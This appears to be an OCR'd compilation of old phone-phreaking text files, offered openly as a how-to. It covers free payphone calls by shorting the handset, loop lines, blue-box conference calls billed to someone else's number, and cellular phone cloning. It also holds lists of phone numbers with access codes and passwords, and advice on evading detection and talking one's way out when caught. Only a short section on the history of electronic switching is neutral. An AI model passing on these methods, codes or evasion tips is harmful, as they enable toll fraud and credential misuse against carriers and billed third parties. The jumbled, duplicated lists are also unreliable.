
In another rather humorous incident, a fellow phreak was rumaging through the trash bin when he heard somone apraoching. He pressed up against the side of the bin and silently waited for the goodies to come. You can imagine his surprise when the garbage from the lunchroom landed on his head. Most people find evenings best for checking out their local telco trash piles. The only thing necessary is a flashlight and, in the case mentioned above, possibly a rain coat. A word of warning though, before you rush out and dive into the trash heap. It is probably illegal, but no matter where you live, you certainly won't get the local policeman to hold your flashlight for you.

Stealing Calls from Payphones

Now to make free local calls, you need a finishing nail. I highly recommend "6D E.G. FINISH C/H, 2 INCH" nails. These are about 3/32 of an inch in diameter and 2 inches long (of course). You also need a large size paper clip. By large I mean they are about 2 inches long (FOLDED). Then you unfold the paper clip. Unfold it by taking each piece and moving it out 90 degrees. When it is done it should look somewhat like this:



Now, on to the neat stuff. What you do, instead of unscrewing the glued-on mouthpiece, is insert the nail into the center hole of the mouthpiece (where you talk) and push it in with pressure or just hammer it in by hitting the nail on something. Just DON'T KILL THE MOUTHPIECE! You could damage it if you insert the nail too far or at some weird angle. If this happens then the other party won't be able to hear what you say. You now have a hole in the mouthpiece in which you can easily insert the paper clip. So, take out the nail and put in the paper clip. Then take the other end of the paper clip and shove it under the rubber cord protector at the bottom of the handset (you know, the blue guy...). This should end up looking remotely like...like this:



(The paper clip is shoved under the blue guy to make a good connection between the inside of the mouthpiece and the metal cord.) Now, dial the number of a local number you wish to call, sayyyy, MCI. If everything goes okay, it should ring and not answer with the "The Call You Have Made Requires a 20 Cent Deposit" recording. After the other end answers the phone, remove the paper clip. It's all that

simple, see?
There are a couple problems, however. One is, as I mentioned earlier, the mouthpiece not working after you punch it. If this happens to you, simply move on to the next payphone. The one you are now on is lost. Another problem is that the touch tones won't work when the paper clip is in the mouthpiece. There are two ways around this..
A> Dial the first 6 numbers. This should be done without the paper clip making the connection, i.e., one side should not be connected. Then connect the paper clip, hold down the last digit, and slowly pull the paper clip out at the mouthpiece's end.
B> Don't use the paper clip at all. Keep the nail in after you punch it. Dial the first 6 digits. Before dialing the last digit, touch the nail head to the plate on the main body of the phone, the money safe thingy..then press the last number. The reason that this method is sometimes called clear boxing is because there is another type of phone which lets you actually make the call and listen to them say "Hello, hello?" but it cuts off the mouthpiece so they can't hear you. The Clear Box is used on that to amplify your voice signals and send it through the earpiece. If you see how this is even slightly similar to the method I have just described up there, kindly explain it to ME!! Cause I don't GET IT! Anyways, this DOES work on almost all single slot, Dial Tone First payphones (Pacific Bell for sure). I do it all the time. This is the least, I STRESS *LEAST*, risky form of Phreaking.

Phreakers Guide to Loop Lines

A loop is a wonderous device which the telephone company created as test numbers for telephone repairmen when testing equipment. By matching the tone of the equipment with the tone of the loop, repairmen can adjust and test the settings of their telephone equipment.

A loop, basically, consists of two different telephone numbers. Let's use A and B as an example. Normally if you call A, you will hear a loud tone (this is a 1004 hz tone), and if you call B, the line will connect, and will be followed by silence.

This is the format of a loop line. Now, if somebody calls A and someone else calls B--Viola!--A and B loop together, and one connection is made. Ma Bell did this so repairmen can communicate with each other without having to call their own repair office. They can also use them to exchange programs, like for ANA or Ringback. Also, many CO's have a "Loop Assignment Center". If anyone has any information on these centers please tell me.

Anyway, that is how a loop is constructed. From this information, anyone can find an actual loop line. Going back to the A and B example, Note: the tone side and the silent side can be either A or B. Don't be fooled if the phone company decides to scramble them around to be cute.

As you now know, loops come in pairs of numbers. Usually, right after each other.

For example: 817-972-1890
and
817-972-1891

Or, to save space, one loop line can be written as 817-972-1890/1.

This is not always true. Sometimes, the pattern is in the tens or hundreds, and, occaisionally, the numbers are random.

In cities, usually the phone company has set aside a phone number suffix that loops will be used for. Many different prefixes will correspond with that one suffix.

In Arlington, Texas, a popular suffix for loops is 1893 and 1894, and a lot of prefixes match with them to make the number.

For Example: 817-460-1893/4
817-461-1893/4

817-465-1893/4
817-467-1893/4
817-469-1893/4
...are all loops...
or a shorter way to write this is:
817-xxx-1893/4
xxx= 460, 461, 465, 467, 469

Note: You can mix-and-match a popular suffix with other prefixs in a city, and almost always find other loops or test numbers.

Note: For Houston, the loop suffixes are 1499 and 1799. And for Detroit it's 9996 and 9997.

When there are a large number of loops with the same prefix format, chances are that many loops will be inter-locked. Using the above example of Arlington loops again, (I will write the prefixes to save space) 460, 461, and 469 are interlocked loops. This means that only one side can be used at a given time. This is because they are all on the same circuit.

To clarify, if 817-461-1893 is called, 817-460 and 469-1893 cannot be called because that circuit is being used. Essentialy, interlocked loops are all the same line, but there are a variety of telephone numbers to access the line.

Also, if the operator is asked to break in on a busy loop line he/she will say that the circuit is overloaded, or something along those lines. This is because Ma Bell has taken the checking equipment off the line. However, there are still many rarely used loops which can be verfied and can have emergency calls taken on them.

As you have found out, loops come in many types. Another type of loop is a filtered loop. These are loop lines that the tel co has put a filter on, so that normal human voices cannot be heard on either line. However, other frequencies may be heard. It all depends on what the tel co wants the loop to be used for. If a loop has gotten to be very popular with the local population or used frequently for conferences, etc. the tel co may filter the loop to stop the unwanted "traffic". Usually, the filter will be removed after a few months, though.

The Phreak File

202 282 3010 UNIV. OF D.C.
202 553 0229 PENTAGON T.A.C.
202 635 5710 CATHOLIC UNIV. OF AMERICA
202 893 0330 DEFENSE DATA NETWORK
202 893 0331 DEFENSE DATA NETWORK
202 965 2900 WATERGATE
203 771 4930 TELEPHONE PIONEERS
206 641 2381 VOICE OF CHESTER
212 526 1111 NEW YORK FEED LINE
212 557 4455 SEX HOT LINE
212 799 5017 ABC NY FEED LINE
212 934 9090 DIAL-AN-IDIOT
212 976 2727 P.D.A.
212 986 1660 STOCK QUOTES
213 541 2462 STOCK MARKET REPORTS
213 547 6801 NAVY SHIPS INFO
213 576 6061 " "
213 664 3321 NEWS FOR THE BLIND
301 393 1000 " "
301 667 4280 LOTTERY INFO
312 939 1600 " "
404 221 5519 NUCLEAR COMMISSION
408 248 8818 1ST NAT'L BANK
415 642 2160 EARTHQUAKE REPCRT

505 883 6828 "   "
512 472 2181 "   "
512 472 4263 WIERD RECORDING
512 472 9833 "   "
512 472 9941 INSERT 25 CENTS
512 472 9941 SPECIAL RECORDING
512 870 2345 "   "
516 794 1707 "   "
619 748 0002 LOOP LINE
619 748 0003 "   "
703 331 0057 MCI   (5 DIGITS)
703 334 6831 WASH. POST
703 354 8723 COMPEL INC.
703 737 2051 METROPHONE   (6 DIGITS)
703 835 0500 VALNET   (5 DIGITS)
703 861 7000 SPRINT   (6/8 DIGITS)
703 861 9181 SPRINT   (6/8 DIGITS)
714 974 4020 CA. MAINFRAME
716 475 1072 N.Y. DEC-SYSTEM
800 222 0555 RESEARCH INSTITUTE
800 223 3312 CITIBANK
800 227 5576 EASTERN AIRLINES
800 248 0151 WHITE HOUSE PRESS
800 321 1424 FLIGHT PLANES
800 323 3026 TEL-TEC   (6 GIGITS)
800 323 4756 MOTOROLA DITELL
800 323 7751 M.C.I. MAINFRAME
800 325 4112 EAsYLINK
800 325 6397 F.Y.I.
800 344 4000 MSG SYSTEM
800 368 6900 SKYLINE ORDER LINE
800 424 9090 RONALD REAGAN'S PRESS
800 424 9096 WHITE HOUSE SWITCH
800 438 9428 ITT CITY CALL SWITCHING
800 521 2255 AUTONET
800 521 8400 TRAVELNET   (8 DIGITS)
800 526 3714 RCA MAINFRAME
800 527 1800 TYMNET
800 621 3026 SPECIAL OPERATOR
800 621 3028 "   "
800 621 3030 "   "
800 621 3035 "   "
800 631 1146 VOICE STAT
800 821 2121 BELL TELEMARKETING
800 828 6321 XEROX $
800 858 9313 RECORD-A-VOICE
800 882 1061 AT&T STOCK PRICES
914 997 1277 "   "
916 445 2864 JERRY BROWN
N/A 950 1000 SPRINT
N/A 950 1022 MCI EXECUNET
N/A 950 1033 US TELEPHONE
N/A 950 1044 ALLNET   (6 DIGITS)
N/A 950 1066 LEXITEL
N/A 950 1088 SKYLINE   (6 DIGITS)

PHONE #	DESCRIPTION/CODE
201-643-2227	CODES:235199,235022

	AND 121270
800-325-4112	WESTERN UNION
800-547-1784	CODES:101111,350009 AND 350008
800-424-9098	TOLL FREE WHITE HS.
800-424-9099	DEFENSE HOT LINE
202-965-2900	WATERGATE
800-368-5693	HOWARD BAKER HOTLN
202-456-7639	REAGANS SECRETARY
202-545-6706	PENTAGON
202-694-0004	PENTAGON MODEM
201-932-3371	RUTGERS
800-325-2091	PASSWORD: GAMES
800-228-1111	AMERICAN EXPRESS
617-258-8313	AFTER CONNECT PRESS CTRL-C
800-323-7751	PASSWORD:REGISTER
800-322-1415	CODES:266891,411266 AND 836566 (USED BY SYSOP)

The following 800 #'s have been collected however no codes have been found yet! if you hack any please let me know...

---

phone #	codes:
800-321-3344	??????????
800-323-3027	??????????
800-323-3208	??????????
800-323-3209	??????????
800-325-7222	??????????
800-327-9895	??????????
800-327-9136	??????????
800-343-1844	??????????
800-547-1784	??????????
800-547-6754	??????????
800-654-8494	??????????
800-682-4000	??????????
800-858-9000	??????????

800 #'s with carriers.

800-323-9007
800-323-9066
800-323-9073

800-321-4600
800-547-1784
1-800 numbers of the goverment.
800-321-1082:NAVY FINANCE CENTER.
800-424-5201:EXPORT IMPORT BANK.
800-523-0677:ALCOHOL TOBACCO AND.
800-532-1556:FED INFORMATION CNTR1-1082:NAVY FINANCE CENTER.
800-424-5201:EXPORT IMPORT BANK.
800-523-0677:ALCOHOL TOBACCO AND.
800-532-1556:FED INFORMATION CNTR.
800-325-4072:COMBAT & ARMS SERVICE.
800-325-4095:COMBAT SUPPORT BRANCH.
800-325-4890:ROPD USAR COMBAT ARMS.
800-432-3960:SOCIAL SECURITY.
800-426-5996:PUGET NAVAL SHIPYARD.
Directory of toll free numbers.
800-432-3960:SOCIAL SECURITY.
800-426-5996:PUGET NAVAL SHIPYARD.
Directory of toll free numbers.
301-234-0100:BALTIMORE ELECTRIC.
202-456-1414:WHITE HOUSE.
202-545-6706:PENTAGON.
202-343-1100:EPA.
714-891-1267:DIAL-A-GEEK.
714-897-5511:TIMELY.
213-571-6523:SATANIC MESSAGES.
213-664-7664:DIAL-A-SONG.
405-843-7396:SYNTHACER MUSIC.
213-765-1000:LIST OF MANY NUMBERS.
512-472-4263:WIERD.
512-472-9941:INSERT 25.
203-771-3930:PIONEERS.
213-254-4914:DIAL-A-ATHIEST.
212-586-0897:DIRTY.
213-840-3971:HOROWIERD
203-771-3930:PIONEERS
471-9420,345-9721,836-8962
836-3298,323-4139,836-5698
471-9440,471-9440,471-6952
476-6040,327-9772,471-9480
800-325-1693,800-325-4113
800-521-8400:VOICE ACTIVATED
213-992-8282:METROFONE ACCESS NUMBER
617-738-5051:PIRATE HARBOR
617-720-3600:TIMECOR #2
301-344-9156:N.A.S.A PASSWORD:GASET
318-233-6289:UNIVERSITY LOUISIANA
213-822-2112:213-822-3356
213-822-1924:213-822 3127
213-449-4040:TECH CENTER
213-937-3580:TELENET
1-800-842-8781
1-800-368-5676
1-800-345-3878
212-331-1433
213-892-7211
213-626-2400
713-237-1822
713-224-6098
713-225-1053

713-224-9417
818-992-8282
1-800-521-8400
After entering the sprint code,and, C+Destination number.Then enter this:
number:"205#977#22",And the main tracer for sprint will be disabled.
215-561-3199/SPRINT LONG DISTANCE
202-456-1414/WHITE HOUSE
011-441-930-4832/QUEEN ELIZABETH
916-445-2864/JERRY BROWN
800-424-9090/RONALD REAGAN'S PRESS
212-799-5017/ABC NEW YORK FEED LINE
800-882-1061/AT & T STOCK PRICES
212-986-1660/STOCK QUOTES
213-935-1111/WIERD EFFECTS!
512-472-4263/WIERD RECORDING
212-976-2727/P.D.A.
619-748-0002/FONE CO. TESTING LINES
900-410-6272/SPACE SHUTTLE COMM.
201-221-6397/AMERICAN TELEPHONE
215-466-6680/BELL OF PENNSYLVANIA
202-347-0999/CHESAPEAKE TELEPHONE
213-829-0111/GENERAL TELEPHONE
808-533-4426/HAWAIIAN TELEPHONE
312-368-8000/ILLINOIS BELL TELEPHONE
317-265-8611/INDIANA BELL
313-223-7233/MICHIGAN BELL
313-223-7223/NEVADA BELL
207-955-1111/NEW ENGLAND TELEPHONE
201-483-3800/NEW JERSEY BELL
212-395-2200/NEW YORK TELEPHONE
515-243-0890/NORTHWESTERN BELL
216-822-6980/OHIO BELL
206-345-2900/PACIFIC NORTHWEST BELL
213-621-4141/PACIFIC TELEPHONE
205-321-2222/SOUTH CENTRAL BELL
404-391-2490/SOUTHERN BELL
203-771-4920/SOUTHERN NEW ENGLAND
314-247-5511/SOUTHWESTERN BELL
414-678-3511/WISCONSIN TELEPHONE
800-327-6713/UNKNOWN ORIGIN
303-232-8555/HP3000
315-423-1313/DEC-10
313-577-0260/WAYNE STATE
512-474-5011/AUSTIN COMPUTERS
516-567-8013/LYRICS TIMESHARING
212-369-5114/RSTS/E
415-327-5220/NEC
713-795-1200/SHELL COMPUTERS
518-471-8111/CNA OF NY
800-327-6761/AUTONET
800-228-1111/VISA CREDIT CHECK
713-483-2700/NASUA
213-383-1115/COSMOS
408-280-1901/TRW
404-885-3460/SEARS CREDIT CHECK
414-289-9988/AARDVARK SOFTWARE
919-852-1482/ANDROMEDA INCORPORATED
213-985-2922/ARTSCI
714-627-9887/ASTAR INTERNATIONAL
415-964-8021/AUTOMATED SIMULATIONS

503-345-3043/AVANT GARDE CREATIONS
415-456-6424/BRODERBUND SOFTWARE
415-658-8141/BUDGE COMPANY
714-755-5392/CAVALIER COMPUTER
801-753-6990/COMPUTER DATA SYSTEMS
213-701-5161/DATASOFT INC.
213-366-7160/DATAMOST
716-442-8960/DYNACOMP
213-346-6783/EDU-WARE
800-631-0856/HAYDEN
919-983-1990/MED SYSTEMS SOFTWARE
312-433-7550/MICRO LAB
206-454-1315/MICROSOFT
301-659-7212/MUSE SOFTWARE
209-683-6858/ON-LINE SYSTEMS
203-661-8799/PROGRAM DESIGN (PDI)
213-344-6599/QUALITY SOFTWARE
303-925-9293/SENTIENT SOFTWARE
702-647-2673/SIERRA SOFTWARE
916-920-1939/SIRIUS SOFTWARE
215-393-2640/SIR-TECH
415-962-8911/SOFTWARE PUBLISHERS
415-964-1353/STRATEGIC SIMULATIONS
217-359-8482/SUBLOGIC COM.
206-226-3216/SYNERGISTIC SOFTWARE

Here are a few tips on how not to get caught when using MCI or other such services:

1- Try not to use them for voice to voice personal calls. Try to use them for computer calls only. Here is why:
MCI and those other services can't really trace the calls that come through the lines,they can just monitor them. They can listen in on your calls and from that,they can get your name and other information from the conversation. They can also call the number you called and ask your friend some questions. If you call terminals and BBS'S then it is much harder to get information. For one thing,most sysops won't give these dudes that call any info at all or they will act dumb because they PHREAK themselves!
2- Beware when using colored boxes! They are easy to find!!!!!
3- Try to find a sine-wave number. Then use an MCI or other service to call it. You will hear a tone that goes higher and lower. If the tone just stops,then that code is being monitored and you should beware when using it.

If you do get caught,then if you think you can,try to weasel out of it. I have heard many stories about people that have pleaded with the MCI guys and have been let off. You will get a call from a guy that has been monitoring you. Act nice. Act like you know it is now wrong to do this kind of thing.....just sound like you are sorry for what you did. (If you get a call,you probably will be a little sorry!)
Otherwise,it is very dangerous!!!!!!! (Very with a capital V!)

Dealing with the Rate & Route operator

Dealing with the Rate & Route Operator

It seems that fewer and fewer people have blue boxes these days, and that is really too bad. Blue boxes, while not all that great for making free calls (since the TPC can tell when

the call was made, as well as where it was too and from), are really a lot of fun to play with. Short of becoming a real live TSPS operator, they are about the only way you can really play with the network.

For the few of you with blue boxes, here are some phrases which may make life easier when dealing with the rate & route (R&R) operators. To get the R&R op, you send a KP + 141 + ST. In some areas you may need to put another NPA before the 141 (i.e., KP + 213 + 141 + ST), if you have no local R&R ops.

The R&R operator has a myriad of information, and all it takes to get this data is mumbling cryptic phrases. There are basically four special phrases to give the R&R ops. They are NUMBERS route, DIRECTORY route, OPERATOR route, and PLACE NAME.

To get an R&R an area code for a city, one can call the R&R operator and ask for the numbers route. For example, to find the area code for Carson City, Nevada, we'd ask the R&R op for "Carson City, Nevada, numbers route, please." and get the answer, "Right... 702 plus." meaning that 702 plus 7 digits gets us there.

Sometimes directory assistance isn't just NPA + 131. The way to get these routings is to call R&R and ask for "Anaheim, California, directory route, please." Of course, she'd tell us it was 714 plus, which means 714 + 131 gets us the D.A. op there. This is sort of pointless example, but I couldn't come up with a better one on short notice.

Let's say you wanted to find out how to get to the inward operator for Sacremento, California. The first six digits of a number in that city will be required (the NPA and an NXX). For example, let us use 916 756. We would call R&R, and when the operator answered, say, "916 756, operator route, please." The operator would say, "916 plus 001 plus." This means that 916 + 001 + 121 will get you the inward operator for Sacramento. Do you know the city which corresponds to 503 640? The R&R operator does, and will tell you that it is Hillsboro, Oregon, if you sweetly ask for "Place name, 503 640, please."

For example, let's say you need the directory route for Sveg, Sweden. Simply call R&R, and ask for, "International, Baden, Switzerland. TSPS directory route, please." In response to this, you'd get, "Right... Directory to Sveg, Sweden. Country code 46 plus 1170." So you'd route yourself to an international sender, and send 46 + 1170 to get the D.A. operator in Sweden.

Inward operator routings to various countries are obtained the same way "International, London, England, TSPS inward route, please." and get "Country code 44 plus 121." Therefore, 44 plus 121 gets you inward for London.

Inwards can get you language assitance if you don't speak the language. Tell the foreign inward, "United Staes calling. Language assitance in completing a call to (called party) at (called number)."

R&R operators are people are people too, y'know. So always be polite, make sure use of 'em, and dial with care.

Cellular Phone Phreaking

The cellular/mobile phone system is one that is perfectly set up to be exploited by phreaks with the proper knowledge and equipment. Thanks to deregulation, the regional BOC's (Bell Operating Companies) are scattered and do not communicate much with each other. Phreaks can take advantage of this by pretending to be mobile phone customers whose "home base" is a city served by a different BOC, known as a "roamer". Since it is impractical for each BOC to keep track of the customers of all the other BOC's, they will usually allow the customer to make the calls he wishes, often with a surcharge of some sort.

The bill is then forwarded to the roamer's home BOC for collection. However, it is fairly simple (with the correct tools) to create a bogus ID number for your mobile phone, and pretend to be a roamer from some other city and state, that's "just visiting". When your BOC tries to collect for the calls from your alleged "home BOC", they will discover you are not a real customer; but by then, you can create an entirely new electronic identity, and use that instead.

How does the cellular system know who is calling, and where they are? When a mobile phone enters a cell's area of transmission, it transmits its phone number and its 8 digit ID number to that cell, who will keep track of it until it gets far enough away that the sound quality is sufficiently diminished, and then the phone is "handed off" to the cell that the customer has walked or driven into. This process continues as long as the phone has power and is turned on. If the phone is turned off (or the car is), someone attempting to call the mobile phone will receive a recording along the lines of "The mobile phone customer you have dialed has left the vehicle or driven out of the service area." When a call is made to a mobile phone, the switching equipment will check to see if the mobile phone being called is "logged in", so to speak, or present in one of the cells. If it is, the call will then act (to the speaking parties) just like a normal call - the caller may hear a busy tone, the phone may just ring, or the call may be answered.

How does the switching equipment know whether or not a particular phone is authorized to use the network? Many times, it doesn't. When a dealer installs a mobile phone, he gives the phone's ID number (an 8 digit hexadecimal number) to the local BOC, as well as the phone number the BOC assigned to the customer. Thereafter, whenever a phone is present in one of the cells, the two numbers are checked - they should be registered to the same person. If they don't match, the telco knows that an attempted fraud is taking place (or at best, some transmission error) and will not allow calls to be placed or received at that phone. However, it is impractical (especially given the present state of deregulation) for the telco to have records of every cellular customer of every BOC. Therefore, if you're going to create a fake ID/phone number combination, it will need to be "based" in an area that has a cellular system (obviously), has a different BOC than your local area does, and has some sort of a "roamer" agreement with your local BOC.

How can one "phreak" a cellular phone? There are three general areas when phreaking cellular phones; using one you found in an unlocked car (or an unattended walk-about model), modifying your own chip set to look like a different phone, or recording the phone number/ID number combinations sent by other local cellular phones, and using those as your own. Most cellular phones include a crude "password" system to keep unauthorized users from using the phone - however, dealers often set the password (usually a 3 to 5 digit code) to the last four digits of the customer's mobile phone number. If you can find that somewhere on the phone, you're in luck. If not, it shouldn't be TOO hard to hack, since most people aren't smart enough to use something besides "1111", "1234", or whatever.

If you want to modify the chip set in a cellular phone you bought (or stole), there are two chips (of course, this depends on the model and manufacturer, yours may be different) that will need to be changed - one installed at the manufacturer (often epoxied in) with the phone's ID number, and one installed by the dealer with the phone number, and possible the security code. To do this, you'll obviously need an EPROM burner as well as the same sort of chips used in the phone (or a friendly and unscrupulous dealer!). As to recording the numbers of other mobile phone customers and using them; as far as I know, this is just theory... but it seems quite possible, if you've got the equipment to record and decode it. The cellular system would probably freak out if two phones (with valid ID/phone number combinations) were both present in the network at once, but it remains to be seen what will happen.

How to start your own conference

BLACK BART SHOWED HOW TO START A CONFERENCE CALL THRU AN 800 EXCHANGE, AND I WILL NOW EXPLAIN HOW TO START A CONFERENCE CALL IN A MORE ORTHODOX FASHIO, THE 2600 HZ. TONE.

FIRSTLY, THE FONE COMPANY HAS WHAT IS CALLED SWITCHING SYSTEMS. THERE ARE SE VERAL TYPES, BUT THE ONE WE WILL CONCERN OURSELVES WITH, IS ESS (ELECTRONIC SWITCHING SYSTEM). IF YOUR AREA IS ZONED FOR ESS, DO NOT START A CONFERENCE CALL VIA THE 2600 HZ. TONE, OR BELL SECURITY WILL NAIL YOUR ASS! TO FND OUT IF YOU ARE UNDER ESS, CALL YOUR LOCAL BUSINESS OFFICE, AND ASK THEM IF YOU CAN GET CALL WAITING/FORWARDING, AND IF YOU CAN, THAT MEANS THAT YOU ARE IN ESS COUNTRY , AND CONFERENCE CALLING IS VERY, VERY DANGEROUS!!! NOW, IF YOU ARE NOT IN ESS, YOU WILL NEED THE FOLLOWING EQUIPMENT:

  AN APPLE CAT II MODEM
  A COPY OF TSPS 2 OR CAT'S MEOW
  A TOUCH TONE FONE LINE
  AND A TOUCH TONE FONE. (TRUE TONE)

NOW, WITH TSPS 2, DO THE FOLLOWING:

 RUN TSPS 2
 CHOSE OPTION 1
 CHOSE OPTION 6
 CHOSE SUB-OPTION 9

  NOW TYPE:

 1-514-555-1212 (DASHES ARE NOT NEEDED)

LISTEN WITH YOUR HANDSET, AND AS SOON AS YOU HEAR A LOUD 'CLICK', THEN TYPE

 $

TO GENERATE THE 2600 HZ. TONE. THIS OBNOXIOUS TONE WILL CONTINUE FOR A FEW SECONDS, THEN LISTEN AGAIN AND YOU SHOULD HEAR ANOTHER LOUD 'CLICK'.

 NOW TYPE:

 KM2130801050S

WHERE 'K' = KP TONE
      'M' = MULTI FREQUENCY MODE
      'S' = S TONE

NOW LISTEN TO THE HANDSET AGAIN, AND WAIT UNTIL YOU HEAR THE 'CLICK' AGAIN. THEN TYPE:

KM2139752975S

WHERE 2139751975 IS THE NUMBER TO BILL THE CONFERENCE CALL TO. NOTE: 213-975-1975 IS A DISCONNECTED NUMBER, AND I STRONGLY ADVISE THAT YOU ONLY BILL THE CALL TO THIS NUMBER, OR THE FONE COMPANY WILL FIND OUT, AND THEN..... REMEBER, CONFERENCE CALLS ARE ITEMIZED, SO IF YOU DO BILL IT TO AN ENEMY'S NUMB ER, HE CAN EASILY FIND OUT WHO DID IT AND HE CAN BUST YOU!

YOU SHOULD NOW HEAR 3 BEEPS, AND A SHORT PRE-RECORDED MESSAGE. FROM HERE ON, EVERYTHING IS ALL MENU DRIVEN.

CONFERENCE CALL COMMANDS
---------- ---- --------

FROM THE '#' MODE:

1 = CALL A NUMBER
6 = TRANSFER CONTROL
7 = HANGS UP THE CONFERENCE CALL
9 = WILL CALL A CONFERENCE OPERATR

STAY AWAY FROM 7 AND 9! IF FOR SOME REASON AN OPERATOR GETS ON-LINE, HANG UP! IF YOU GET A BUSY SIGNAL AFTER KM2130801050S, THAT MEANS THAT THE TELECONFEREN CING LINE IS TEMPORARILY DOWN. TRY LATER, PREFERRABLY FROM 9AM TO 5PM WEEK DAYS, SINCE CONFERENCE CALLS ARE PRIMARILY DESIGNED FOR BUSINESS PEOPLE.

History of ESS

Of all the new 1960s wonders of telephone technology – satellites, ultra modern Traffic Service Positions (TSPS) for operators, the picturephone, and so on – the one that gave Bell Labs the most trouble, and unexpectedly became the greatest development effort in Bell System's history, was the perfection of an electronic switching system, or ESS.

It may be recalled that such a system was the specific end in view when the project that had culminated in the invention of the transistor had been launched back in the 1930s. After successful accomplishment of that planned miracle in 1947-48, further delays were brought about by financial stringency and the need for further development of the transistor itself. In the early 1950s, a Labs team began serious work on electronic switching. As early as 1955, Western Electric became involved when five engineers from the Hawthorne works were assigned to collaborate with the Labs on the project. The president of AT&T in 1956, wrote confidently, "At Bell Labs, development of the new electronic switching system is going full speed ahead. We are sure this will lead to many improvements in service and also to greater efficiency. The first service trial will start in Morris, Ill., in 1959." Shortly thereafter, Kappel said that the cost of the whole project would probably be $45 million.

But it gradually became apparent that the developement of a commercially usable electronic switching system – in effect, a computerized telephone exchange – presented vastly greater technical problems than had been anticipated, and that,

accordingly, Bell Labs had vastly underestimated both the time and the investment needed to do the job. The year 1959 passed without the promised first trial at Morris, Illinois; it was finally made in November 1960, and quickly showed how much more work remained to be done. As time dragged on and costs mounted, there was a concern at AT&T and something approaching panic at Bell Labs. But the project had to go forward; by this time the investment was too great to be sacrificed, and in any case, forward projections of increased demand for telephone service indicated that within a phew years a time would come when, without the quantum leap in speed and flexibility that electronic switching would provide, the national network would be unable to meet the demand. In November 1963, an all-electronic switching system went into use at the Brown Engineering Company at Cocoa Beach, Florida. But this was a small installation, essentially another test installation, serving only a single company. Kappel's tone on the subject in the 1964 annual report was, for him, an almost apologetic: "Electronic switching equipment must be manufactured in volume to unprecedented standards of reliability.... To turn out the equipment economically and with good speed, mass production methods must be developed; but, at the same time, there can be no loss of precision..." Another year and millions of dollars later, on May 30, 1965, the first commercial electric centeral office was put into service at Succasunna, New Jersey.

Even at Succasunna, only 200 of the town's 4,300 subscribers initially had the benefit of electronic switching's added speed and additional services, such as provision for three party conversations and automatic transfer of incoming calls. But after that, ESS was on its way. In January 1966, the second commercial installation, this one serving 2,900 telephones, went into service in Chase, Maryland. By the end of 1967 there were additional ESS offices in California, Connecticut, Minnesota, Georgia, New York, Florida, and Pennsylvania; by the end of 1970 there were 120 offices serving 1.8 million customers; and by 1974 there were 475 offices serving 5.6 million customers.

The difference between conventional switching and electronic switching is the difference between "hardware" and "software"; in the former case, maintenence is done on the spot, with screwdriver and pliers, while in the case of electronic switching, it can be done remotely, by computer, from a centeral point, making it possible to have only one or two technicians on duty at a time at each switching center. The development program, when the final figures were added up, was found to have required a staggering four thousand man-years of work at Bell Labs and to have cost not $45 million but $500 million!

Phreakers Phunhouse

The long awaited prequil to Phreaker's Guide has finally arrived. Conceived from the boredom and loneliness that could only be derived from: The Traveler! But now, he has returned in full strength (after a small vacation) and is here to 'World Premiere' the new files everywhere. Stay cool. This is the prequil to the first one, so just relax. This is not made to be an exclusive ultra elite file, so kinda calm down and watch in the background if you are too cool for it.

/-/ Phreak Dictionary /-/

Here you will find some of the basic but necessary terms that should be known by any phreak who wants to be respected at all.

Phreak : 1. The action of using mischevious and mostly illegal ways in order to not pay for some sort of tele-communications bill, order, transfer, or other service. It often involves usage of highly illegal boxes and machines in order to defeat the security that is set up to avoid this sort of happening. [fr'eaking]. v.

2. A person who uses the above methods of destruction and chaos in order to make a better life for all. A true phreaker will not not go against his fellows or narc on people who have ragged on him or do anything termed to be dishonorable to phreaks. [fr'eek]. n.

3. A certain code or dialup useful in the action of being a phreak. (Example: "I hacked a new metro phreak last night.")

Switching System: 1. There are 3 main switching systems currently employed in the US, and a few other systems will be mentioned as background.

A) SxS: This system was invented in 1918 and was employed in over half of the country until 1978. It is a very basic system that is a general waste of energy and hard work on the linesman. A good way to identify this is that it requires a coin in the phone booth before it will give you a dial tone, or that no call waiting, call forwarding, or any other such service is available. Stands for: Step by Step

B) XB: This switching system was first employed in 1978 in order to take care of most of the faults of SxS switching. Not only is it more efficient, but it also can support different services in various forms. XB1 is Crossbar Version 1. That is very limited and is hard to distinguish from SxS except by direct view of the wiring involved. Next up was XB4, Crossbar Version 4. With this system, some of the basic things like DTMF that were not available with SxS can be accomplished. For the final stroke of XB, XB5 was created. This is a service that can allow DTMF plus most 800 type services (which were not always available.) Stands for: Crossbar.

C) ESS: A nightmare in telecom. In vivid color, ESS is a pretty bad thing to have to stand up to. It is quite simple to identify. Dialing 911 for emergencies, and ANI [see ANI below] are the most common facets of the dread system. ESS has the capability to list in a person's caller log what number was called, how long the call took, and even the status of the conversation (modem or otherwise.) Since ESS has been employed, which has been very recently, it has gone through many kinds of revisions. The latest system to date is ESS 11a, that is employed in Washington D.C. for security reasons. ESS is truly trouble for any

phreak, because it is 'smarter' than the other systems. For instance, if on your caller log they saw 50 calls to 1-800-421-9438, they would be able to do a CN/A [see Loopholes below] on your number and determine whether you are subscribed to that service or not. This makes most calls a hazard, because although 800 numbers appear to be free, they are recorded on your caller log and then right before you receive your bill it deletes the billings for them. But before that the are open to inspection, which is one reason why extended use of any code is dangerous under ESS. Some of the boxes [see Boxing below] are unable to function in ESS. It is generally a menace to the true phreak. Stands For: Electronic Switching System. Because they could appear on a filter somewhere or maybe it is just nice to know them anyways.

A) SSS: Strowger Switching System. First non-operator system available.

B) WES: Western Electronics Switching. Used about 40 years ago with some minor places out west.

Boxing: 1) The use of personally designed boxes that emit or cancel electronical impulses that allow simpler acting while phreaking. Through the use of separate boxes, you can accomplish most feats possible with or without the control of an operator.

